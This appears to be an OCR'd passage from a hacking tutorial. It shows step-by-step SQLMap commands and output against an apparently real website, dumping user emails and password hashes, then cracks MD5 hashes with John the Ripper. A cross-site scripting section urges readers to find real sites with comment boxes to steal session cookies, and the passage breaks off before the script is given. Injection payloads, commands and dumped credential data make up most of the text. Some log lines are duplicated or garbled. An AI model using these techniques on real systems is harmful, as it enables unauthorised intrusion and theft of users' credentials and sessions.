
Just for the record, you can also use SQLMap in Lunix operating systems.

Now we will download SQLmap by going to sqlmap.org

Download the zip file and extract it in the C drive folder
Once you finished extracting it, rename the folder's name into something much more simpler. Rename it to something like "SQL"

We are not done yet; we have to copy the SQL map folder into Python installation Directory. Science faculty.

Next we are going to create a short-cut of "Command Prompt" to our desktop. I'm positive you already know how to create a short cut of a program. If not, just right click on the desktop and select "Create Shorcut"


Create Shortcut
What item would you like to create a shortcut for?
This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.
Type the location of the item:
SQLMap
Browse...
Click Next to continue.
Next
Cancel


Once the shortcut is made, go to its properties, and in the “Start” field set the path where the SQL folder is made. (And just for those who want their command prompt to have a hacking atmosphere, navigate in the Colors Tab and change the font to be green.)

Now that we have the path all set up. We can start doing SQL Injection with SQL map. Launch the shortcut of CMD you made and type in:

Note: Don’t use the Apostrophe when working with command prompt and SQLmap.


Okay now that the command is running, this is going to test all the vulnerabilities automaticity in the website for you. All what we have to do is wait for it to scan the website.

[11:35:54] [INFO] testing connection to the target url
[11:35:55] [INFO] heuristics detected web page charset 'windows-1252'
[11:35:55] [INFO] testing if the url is stable, wait a few seconds
[11:35:57] [INFO] url is stable
[11:35:57] [INFO] testing if GET parameter 'serverID' is dynamic
[11:35:57] [INFO] heuristics detected web page charset 'None'
[11:35:57] [INFO] confirming that GET parameter 'serverID' is dynamic
[11:35:58] [INFO] GET parameter 'serverID' is dynamic
[11:35:58] [INFO] heuristics detected web page charset 'ascii'
[11:35:58] [WARNING] reflective value(s) found and filtering out
[11:35:59] [INFO] heuristic test shows that GET parameter 'serverID' nig
jectable (possible DBMS: Unknown)
[11:35:59] [INFO] testing for SQL injection on GET parameter 'serverID'
[11:35:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING cla
[11:36:01] [INFO] GET parameter 'serverID' is 'AND boolean-based blind -
r HAVING clause' injectable
[11:36:01] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVIN
G'
[11:36:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
[11:36:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
r HAVING clause'
[11:36:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clau
se'
[11:35:57] [INFO] url is stable
[11:35:57] [INFO] testing if GET parameter 'serverID' is dynamic
[11:35:57] [INFO] heuristics detected web page charset 'None'
[11:35:57] [INFO] confirming that GET parameter 'serverID' is dynamic
[11:35:58] [INFO] GET parameter 'serverID' is dynamic
[11:35:58] [INFO] heuristics detected web page charset 'ascii'
[11:35:58] [WARNING] reflective value(s) found and filtering out
[11:35:59] [INFO] heuristic test shows that GET parameter 'serverID' nig
jectable (possible DBMS: Unknown)
[11:35:59] [INFO] testing for SQL injection on GET parameter 'serverID'
[11:35:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING cla
[11:36:01] [INFO] GET parameter 'serverID' is 'AND boolean-based blind -
r HAVING clause' injectable
[11:36:01] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVIN
G'
[11:36:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
[11:36:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
r HAVING clause'
[11:36:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clau
se'
[11:36:02] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[11:36:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[11:36:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[11:36:03] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'



Sometimes you may get prompted with questions like: if you would want to try random integers. Just select Yes to continue.

Once the scan is over, SQL map will list all databases available in the website.




Now all we have to do is will list all the tables from the database by entering this command (I'm after the tables from xbox_magic database):

sqlmap.py –u http://site_that_you_want_to_hack.com/server.php?serverID= 36 --tables D xbox_magic

Now that you have all these tables listed from the database, you have to select one to go after (users table in my case) by typing in:

sqlmap.py –u http://site_that_you /server.php?serverID = 36 --columns -D xbox_magic –T users.




Okay, now what we are going to do is, dump some of the contents from the table we selected, into our computer.


To do that you just have to select the columns necessary. In this case I selected the emails, user's Ids and the passwords columns..

The command looks like this:


sqlmap.py –u http://site_that_needs_to-be_hacked.com/server.php?serverID = 36 –dump –D xbox_magic –T users –C email.userID.password


Title: MySQL > 5.0.11 AND time-based blind
Payload: serverID=36 AND SLEEP(5)
web application technology: Apache
back-end DBMS: MySQL 5.0.11

As you can see here SQL Map is dumping all the information we've gathered into our computer...Once it's done navigate to were you set your SQLmap directory and go further down to: Output\sitename \dump\database_name




Once you have the first database in your computer, you can continue to search for other databases .(Yes. Most websites are linked to more than one database.) The more database you gather in the process, the more you will likely find an important one.



sqlmap.py –u http://site_name.com/server.php?serverID=36 --tables –D buglist


```
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: serverID
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: serverID=36 AND 2025=2025

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: serverID=-6114 UNION ALL SELECT 43,CONCAT(0x3a6a75753a,0x6370515271
614a704f4f,0x3a7376733a),43,43,43,43#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: serverID=36 AND SLEEP(5)
---
[11:39:12] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0.11
[11:39:12] [INFO] fetching tables for database: 'buglist'
[11:39:13] [INFO] the SQL query used returns 5 entries
[11:39:13] [INFO] retrieved: "groups"
```


Okay I was lucky enough to find another database in this site




And here I'll list the column records from the users table

Sqlmap.py –u http://site _you_want_to_attack.com/server.php?
serverID = 36 –columns –D buglist –T users


Run SQLMap - sqlmap.py -u http://wargoons.fitret.com/server.php?serverID=36 --columns -D bugl...
[11:39:13] [INFO] the SQL query used returns 5 entries
[11:39:13] [INFO] retrieved: "groups"
[11:39:13] [INFO] retrieved: "replies"
[11:39:14] [INFO] retrieved: "teams"
[11:39:14] [INFO] retrieved: "threads"
[11:39:14] [INFO] retrieved: "users"
Database: buglist
[5 tables]
+----------+
| groups |
| replies |
| teams |
| threads |
| users |
+----------+
[11:39:14] [INFO] fetched data logged to text files under 'C:\SQL\output\wargoon
s.fitret.com'
[*] shutting down at 11:39:14
C:\SQL>sqlmap.py -u http://wargoons.fitret.com/server.php?serverID=36 --columns
-D buglist -T users



Place: GET
Parameter: serverID
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: serverID=36 AND 2025=2025
Type: UNION query
Title: MySQL UNION query (NULL) - 6 columns
Payload: serverID=-6114 UNION ALL SELECT 43,CONCAT(0x3a6a75753a,0x6370515271
614a704f4f,0x3a7376733a),43,43,43,43#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: serverID=36 AND SLEEP(5)
[11:39:37] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0.11
[11:39:37] [INFO] fetching columns for table 'users' in database 'buglist'
[11:39:37] [INFO] the SQL query used returns 5 entries
[11:39:37] [INFO] retrieved: "userID","int(11)"
[11:39:38] [INFO] retrieved: "name","varchar(40)"
[11:39:38] [INFO] retrieved: "email","varchar(40)"
[11:39:38] [INFO] retrieved: "login","varchar(10)"




Now let's dump the passwordHash contents and get a look at them by

typing:


Sqlmap.py –u http://site_you_want_to_hack.com/server.php?serverID=36 --dump –D buglist –I users –C email.login.name.passwordHash.userID


Run SQLMap
Database: buglist
Table: users
[5 columns]
Column	Type
email	varchar(40)
login	varchar(10)
name	varchar(40)
passwordHash	varchar(80)
userID	int(11)
[*] shutting down at 11:39:39
C:\SQL>sqlmap.py -u http://wargoons.fitret.com/server.php?serverID=36 --dump -D buglist -T users -C email,login,name,passwordHash,userID

There you can see we managed to display the user's passwords that are ecrypted in hash code.


Run SQLMap
| 22 | john | 42a071e5f222963fa350666f3a4c28a9ad50
| 24 | ben | 250e77f12a5ab6972a0895d290c4792f0a32
| 26 | brenda | 0d2212077f22dee0473e994988e340f9ce4b
| 27 | justin | 7900a421c8617a39017ab8188da7c0ccbbcf
| 28 | tom | 3a9fc2fd105bb4380f505edecbd772b20428
| 30 | mars | 8fc70c9bf5c9fdaf06c822b24a14d37d9da8
[11:40:29] [INFO] table 'buglist.users' dumped to CSV file 'C:\SQL\output\
[11:40:29] [INFO] fetched data logged to text files under 'C:\SQL\output\
[*] shutting down at 11:40:29
C:\SQL>

And now we can dump another database's table in our computer.



From here on out, we are on the good path, but as you can see the passwords we retrieved are presented in a hash form (for preventing noob hackers to understand it.) Luckily you have me, and I happen to know how to expose these hashed passwords. We will use John the ripper for this particular crack.

I moved to kali because its already installed there. I noted few hashed passwords with their user names. (What is before the ":" is the username and what's after the ":" is the hashed password. Justlist them under each other)


Afterwards save it with the .txt extension with a desired name for the file.

I will use a wordlist in john ripper to speed up the process of decoding the hash passwords. Also at the end of the command I will specify the location text file containing the passwords. In my case it's pass.txt

Okay open Kali's terminal window. And type in this command:

john –format=raw-md5 –wordlist=/usr/share/wordlist/wordlist1.txt passwords.txt

And thanks to the wordlist we used, john the ripper cracked the passwords almost instantly:


Loaded 4 password hashes with no different salts (Raw MD5 [128/128 SSE2 intrinsics 12x])
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
guesses: 4 time: 0:00:00:00 DONE (Sun Sep 7 14:15:12 2014) c/s: 23828 trying: meagan
Use the "--show" option to display all of the cracked passwords reliably

Cross Site Scripting

Cross Site Scripting is a type of vulnerability that is found in some web sites. It enables hackers to inject malicious scripts in pages that are viewed by victim users (also admin).

There are two types of cross site scripting techniques mainly used. They are called Non-Persistent and Persistent.

Non persistent.

(This type of scripting stays for a short amount of time on the website)
Here the malicious code possibilities are endless. We could For example:

-Redirect the user to a phishing site.
-Steal cookies information
-Force the user to make a specific action.


The persistent

(This type of scripting stays in the website database permanently)
This is our ultimate goal and can be achieved by stealing cookies.

XSS to extract cookie session from users. Or even administrators

You can use DVWA with XAMPP to perform this test. (DVWA Damn Vulnerable Web App (*DVWA*) is a PHP/MySQL web application that is intentionally vulnerable. Its main goal is to help security professionals or hackers to test their malicious scripts). But if you're interested in looking for real websites you can search for a site that has comment box in it. (You can also search for sites that have the search bar in it, but in this case we are going after the comment box)

After searching deferent sites, you will find one that is vulnerable. My way of finding a vulnerable XSS website is to first create a user account in the target site. That is if its necessary. Some websites will let you type comments as guests. . Here I found a site that has a comment box.




Here you can see I'm logging in the target site with a normal user account I just created.

Once I'm logged in I scroll way down inside the page, where the comment boxis located**.**

Here you will have write a malicious script inside comment box to verify its vulnerability. The script looks like this:

